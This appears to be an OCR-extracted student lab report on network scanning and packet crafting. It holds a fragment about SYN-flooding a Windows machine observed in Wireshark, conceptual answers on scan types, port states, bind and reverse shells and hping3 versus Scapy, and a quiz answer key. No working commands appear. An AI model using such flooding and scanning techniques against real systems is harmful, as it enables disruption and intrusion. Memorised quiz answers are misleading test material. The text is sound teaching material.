
Flooding on the windows machine which reflects on the wireshark.

E.



F.

When I gave ans.summary(), I got flooded with a lot of logs that say to send packets to Windows for flooding from different



Lab Analyses:

1. A SYN scan will check whether any port is open or not by sending syn, whereas a connect scan establishes the TCP connection with open ports. So syn scans are stealthier and Connect scans are more reliable.

2. For DNS and DHCP, UDP scan is better as there is no proper handshake required for these functions.

3. Three states of the port are OPEN, CLOSED, and FILTERED. OPEN port means the applications are running on the port and ready to hear, CLOSED port means there is no application active and no response will be there and FILTERED means the firewall is filtering the request outside of it and filters it actively.

4. Three entities of the socket are the IP address, the protocol for the data transfer (TCP, or UDP), and finally, the port number, these three work together to make a unique connection.

5. The bind shell listens for the incoming connection for remote connection, whereas the reverse shell starts the connection from the receiver or victim's machine to the attacker's machine.

6. Hping3 crafts raw IP packets so it allows full control over protocol headers. Scapy provides a high-level Python interface for manipulating packets but can generate packets for more protocols than hping3.

Quiz :

1. UDP
2. FIN
3. ACK
4. Netcat
5. Netstat
6. RAW
7. SYN Flood